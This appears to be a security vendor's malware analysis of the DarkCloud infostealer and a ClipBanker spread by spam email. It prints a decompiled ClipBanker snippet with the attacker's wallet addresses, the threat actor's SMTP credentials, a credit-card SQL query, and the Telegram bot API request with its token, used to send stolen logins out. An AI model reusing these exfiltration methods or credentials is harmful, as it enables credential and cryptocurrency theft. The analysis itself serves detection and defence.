DarkCloud Infostealer Being Distributed via Spam Emails

asec.ahnlab.com/en/53128/


By Sanseo

May 23, 2023

AhnLab Security Emergency response Center (ASEC) has recently discovered the DarkCloud malware being distributed via spam email. DarkCloud is an Infostealer that steals account credentials saved on infected systems, and the threat actor installed ClipBanker alongside DarkCloud.

1. Distribution Method

The threat actor sent the following email to induce users to download and execute the attachment.



2023-04-20 (목) 오후 7:13

Mohammed tomas <postmaster@mawtthree.shop>

Re: Book Payment copy

받는 사람 Recipients

메시지 payment3798637712pdf.7z (1 MB)

Good Morning,

We were instructed by your costumer this morning to transfer this payment =o your company account.

Kindly confirm the swift payment copy attached.

Best Regards

[redacted]

Figure 1. Email from the threat actor with the malware attached

The contents of this email prompt users to check the attached copy of the payment statement sent to the company account. When the attachment is uncompressed, normal users are likely to execute the contained malware as it is disguised with a PDF icon.




Figure 2. Compressed file and uncompressed malware

The file attached to the email is a dropper that is responsible for generating and executing DarkCloud and ClipBanker. If a user downloads the attached file in the email and executes it after decompressing, various account credentials present on the infected system can be stolen. Additionally, if the user copies a cryptocurrency wallet address to their clipboard, there is a risk of it being replaced with the threat actor's address, resulting in funds being sent to the threat actor's wallet during transactions.

2. Malware Attachment

The file attached to the email is a dropper that first copies itself to the %APPDATA%\Zwldpcobpfq\Gdktpnpm.exe path before registering itself to the Run key so that it can operate even after reboots. Afterward, it generates and executes two individual malware in the %TEMP% path.

2.1. ClipBanker

"Lilgghom.exe", which is the first malware generated and executed, is the ClipBanker. ClipBanker resides on the system and, when the user copies a Bitcoin or Ethereum cryptocurrency wallet address, it replaces it with the threat actor's wallet address. A coin wallet address normally has a certain form, but it is difficult to memorize as the string is long and complicated. Hence, users are likely to copy and paste the address when using it. Should the wallet address change at this stage, users who want to deposit money to a certain wallet may end up depositing it to a different wallet because the address is changed to that of the attacker's wallet.

The ClipBanker used in the attack was created under the name "Get Cliboard Address.exe" and monitors the clipboard. When an entry that matches the following regular expressions is saved, it is changed to the wallet address defined by the threat actor.


- Bitcoin: "(?<!\w)[a-zA-Z0-9]{34}(?!\w)"
- Etherium: "(?<!\w)0x[a-zA-Z0-9]{40}(?!\w)"
- Monero: "(?<!\w)[a-zA-Z0-9]{95}(?!\w)"

Additionally, "Get Cliboard Address.exe" supports various features according to its configuration.

Configuration	Description	Data
B	Bitcoin wallet address to change	bc1q462me7gxcwh0xgsja7x808a9zgr6vjmx7rt9km

Configuration	Description	Data
E	Ethereum wallet address to change	0x006Cb3C0469040e84f2D12a8aec59c34CE00aa31
X	Monero wallet address to change	N/A
Startup	Copy to the Startup folder	True
REG	Register to the Run key	False
SHORTCUT	Create a shortcut in the Startup folder	False

Table 1. Configurations provided by ClipBanker


Get Cliboard Address.exe
PE
References
Resources
{ } -
{ } Get_Cliboard_Address
Cli @0200000C
Base Type and Interfaces
Derived Types
.cctor() : void @06000029
.ctor() : void @0600002D
ChangeClipboardChain(IntPtr, IntPtr) : bool
DisplayClipboardData() : void @06000032
Dispose(bool) : void @0600002E
InitializeComponent() : void @06000039
main() : void @06000033
P(int) : object @06000031
reg() : void @06000036
result(string, string) : bool @06000030
SendMessage(IntPtr, int, IntPtr, IntPtr) : int
SetClipboardViewer(int) : int @0600002A
shortcut(string, string, string, string) : void
SingleInstanceCheck() : void @06000038
Start() : void @06000037
startup() : void @06000034

```
namespace Get_Cliboard_Address
{
    // Token: 0x0200000C RID: 12
    public class Cli : Form
    {
        // Token: 0x06000029 RID: 41 RVA: 0x00002898 File Offset: 0x00000A98
        static Cli()
        {
            Class5.aHlyYPizeyWOm();
            Cli.B = "bc1q462me7gxcwh0xgsja7x808a9zgr6vjmx7rt9km";
            Cli.E = "0x006Cb3C0469040e84f2D12a8aec59c34CE00aa31";
            Cli.X = "";
            Cli.Startup_ = "True";
            Cli.REG_ = "[REG]";
            Cli.SHORTCUT_ = "[SHORT]";
            Cli.byt = File.ReadAllBytes(Application.ExecutablePath);
            Cli.FO = new FileInfo(Application.ExecutablePath);
            Cli.F = new Computer();
        }

        // Token: 0x0600002A RID: 42
        [DllImport("User32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
        protected static extern int SetClipboardViewer(int hWndNewViewer);

        // Token: 0x0600002B RID: 43
        [DllImport("User32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
        public static extern bool ChangeClipboardChain(IntPtr hWndRemove, IntPtr hWndNewNext);

```

Figure 3. Configuration data of ClipBanker


2.2. DarkCloud

The malware “Ckpomlg.exe” that is generated and executed next functions as an Infostealer, responsible for collecting and stealing various user credentials stored on the infected system. Different from the other malware that have recently been in distribution, this malware was developed with the VB6 language.

Like the average Infostealer, DarkCloud steals the account credentials of users that have been saved on web browsers, FTP, and email clients. It is also similar to other Infostealers like AgentTesla and SnakeKeylogger as it uses SMTP or the Telegram API to send the collected information to the C&C server.

Additionally, the DarkCloud being analyzed in this post cannot be logged into as the threat actor's SMTP account credentials were changed. However, the presence of the AgentTesla malware using the same email account in the past suggests that the threat actor may have used not only DarkCloud but also the AgentTesla Infostealer in their spam email attack campaigns.


- **Host**: logxtai[.]shop
- **User**: sender-a3@logxtai[.]shop
- **Password**: f9;2H%A)IpgE
- **Receiver**: ambulancelog@logxtai[.]shop



```
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
c2VuZGVyLWEzQGxvZ3h0YWkuc2hvcA==
334 UGFzc3dvcmQ6
Zjk7MkglQS1JcGdF
535 Incorrect authentication data
421 server197.web-hosting.com lost input connection
```

Figure 4. SMTP authentication failed due to changed account credentials

DarkCloud has "vbsqlite3.dll" within its resources section which is necessary for collecting account credentials, and it is generated and loaded in the "%PUBLIC%\Libraries" path while DarkCloud is running.




```
0004E8DC  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ
0004E8EC  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
0004E8FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0004E90C  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00
0004E91C  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
0004E92C  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is
```

C:₩Users₩Public₩Libraries

이름	유형	크기
WIN-21EGP798LBG-testID	파일 폴더	
vbsqlite3.dll	응용 프로그램 확장	162KB

Figure 5. Library file stored in the resources section

Account credential information is exfiltrated from Chromium and Firefox-based web browsers, email clients such as Outlook, ThunderBird, and FoxMail, and FTP client programs such as CoreFTP and WinSCP. Of course, a variety of other user information can be stolen besides these such as credit card information stored on browsers.




```
004273BD  .  8B8D 54FFFFFF MOV ECX,DWORD PTR SS:[EBP-0AC]
004273C3  .  898D 10FDFFFF MOV DWORD PTR SS:[EBP-2F0],ECX
004273C9  .  C785 54FFFFFF MOV DWORD PTR SS:[EBP-0AC],0
004273D3  .  8B95 10FDFFFF MOV EDX,DWORD PTR SS:[EBP-2F0]
004273D9  .  8D8D 5CFFFFFF LEA ECX,[EBP-0A4]
004273DF  .  FF15 E8124000 CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrMove>]
004273E5  .  8D95 58FFFFFF LEA EDX,[EBP-0A8]
004273EB  .  52            PUSH EDX                                   ┌Arg2
004273EC  .  8D85 5CFFFFFF LEA EAX,[EBP-0A4]                          │
004273F2  .  50            PUSH EAX                                   │Arg1
004273F3  .  E8 C81A0100   CALL fn_decodeStr                          └Ckpomlg.fn_decodeStr
004273F8  .  8BD0          MOV EDX,EAX                                UNICODE "SELECT name_on_card, expiration_month,
004273FA  .  8D4D 80       LEA ECX,[EBP-80]
004273FD  .  FF15 E8124000 CALL DWORD PTR DS:[<&MSVBVM60.__vbaStrMove>]
00427403  .  8D8D 54FFFFFF LEA ECX,[EBP-0AC]
00427409  .  51            PUSH ECX
EAX=008FC78C, UNICODE "SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted  FROM credit_cards"
EDX=008E0178

Address   Hex dump                                         ASCII              0018ED2C  ┌0018FB3C <û↑
008FC78C  53 00 45 00 4C 00 45 00 43 00 54 00 20 00 6E 00  S E L E C T   n    0018ED30  │00000006 –
008FC79C  61 00 6D 00 65 00 5F 00 6F 00 6E 00 5F 00 63 00  a m e _ o n _ c    0018ED34  │00000001
008FC7AC  61 00 72 00 64 00 2C 00 20 00 65 00 78 00 70 00  a r d ,   e x p    0018ED38  │00000000
008FC7BC  69 00 72 00 61 00 74 00 69 00 6F 00 6E 00 5F 00  i r a t i o n _    0018ED3C  │00000000
008FC7CC  6D 00 6F 00 6E 00 74 00 68 00 2C 00 20 00 65 00  m o n t h ,   e    0018ED40  │00000000
008FC7DC  78 00 70 00 69 00 72 00 61 00 74 00 69 00 6F 00  x p i r a t i o    0018ED44  │00000000
008FC7EC  6E 00 5F 00 79 00 65 00 61 00 72 00 2C 00 20 00  n _ y e a r ,      0018ED48  │00000000
```

Figure 6. Routine to steal credit card information saved on Chrome web browser

The stolen information is stored in a folder generated within the “%PUBLIC%\Libraries” path. As shown below, “DARKCLOUD” can be confirmed on the signature string of the stolen information.




PC › 로컬 디스크 (C:) › 사용자 › 공용 › 라이브러리 › WIN-21EGP798LBG-testID
WIN-
이름
유형
크기
WIN-21EGP798LBG-testID.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말

이름	유형	크기
LogboondoggledMOzzGvNquOYfwZSItLqXBzHXvyvoYwtMrjVLzdzQZfitroot	파일	48KB
WebData	파일	104KB
WIN-21EGP798LBG-testID.txt	텍스트 문서	1KB

```
Url : https://[redacted]/site/login/loginForm.do
Username : testid
Password : testpw
Application : Chrome
===============DARKCLOUD===============
```

Figure 7. Folder where the collected information is saved

The DarkCloud being analyzed here uses both the SMTP protocol and the Telegram API when exfiltrating the collected information.



```
Request Headers
GET /bot5520455072:AAHt-MFGFCUL3S_w3BTtc7meWUZSJFJduq0/sendMessage?chat_id=1977842902&text=
Cache
    Cache-Control: max-age=0
Client
```

```
JSON
    ok=True
    result
        chat
            first_name=DARKCLOUD
            id=1977842902
            last_name=COMMUNITY
            type=private
            username=Jade2120
        date=1684237101
        entities
            {}
                length=57
                offset=6
                type=url
        from
            first_name=ConspTheory
            id=5520455072
            is_bot=True
            username=ConspTheoryBot
        message_id=13808
        text=Url : https://[redacted]/site/login/loginForm.doUsername : testidPassword : testpwApplication :
```

Figure 8. Information stealing using the Telegram API

3. Conclusion

Users must practice strict caution when handling attachments in emails from unknown sources or executables downloaded from the web. It is advised to download products including utility programs and games from their official websites.

Users should also apply the latest patch for operating systems and programs such as internet browsers, and update V3 to the latest version to prevent malware infection in advance.

File Detection

– Trojan/Win.Generic.C5416010 (2023.04.21.01)
– Trojan/Win.Generic.R578585 (2023.05.16.02)
– Malware/Win32.RL_Generic.C4250411 (2020.12.04.01)

Behavior Detection

– Infostealer/MDP.Behavior.M1965

IOC
MD5

- – 991a8bd00693269536d91b4797b7b42b: Dropper (Booking_3798637712pdf.exe)
- – 7c4f98ca98139d4519dc1975069b1e9f: DarkCloud (Ckpomlg.exe)
- – 9441cdbed94f0fd5b20999d8e2424ce4: ClipBanker (Lilgghom.exe)

C&C URL

– hxxps://api.telegram[.]org/bot5520455072:AAHt-MFGFCUL3S_w3BTtc7meWUZSJFJduq0/sendMessage

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Darkcloud,Spam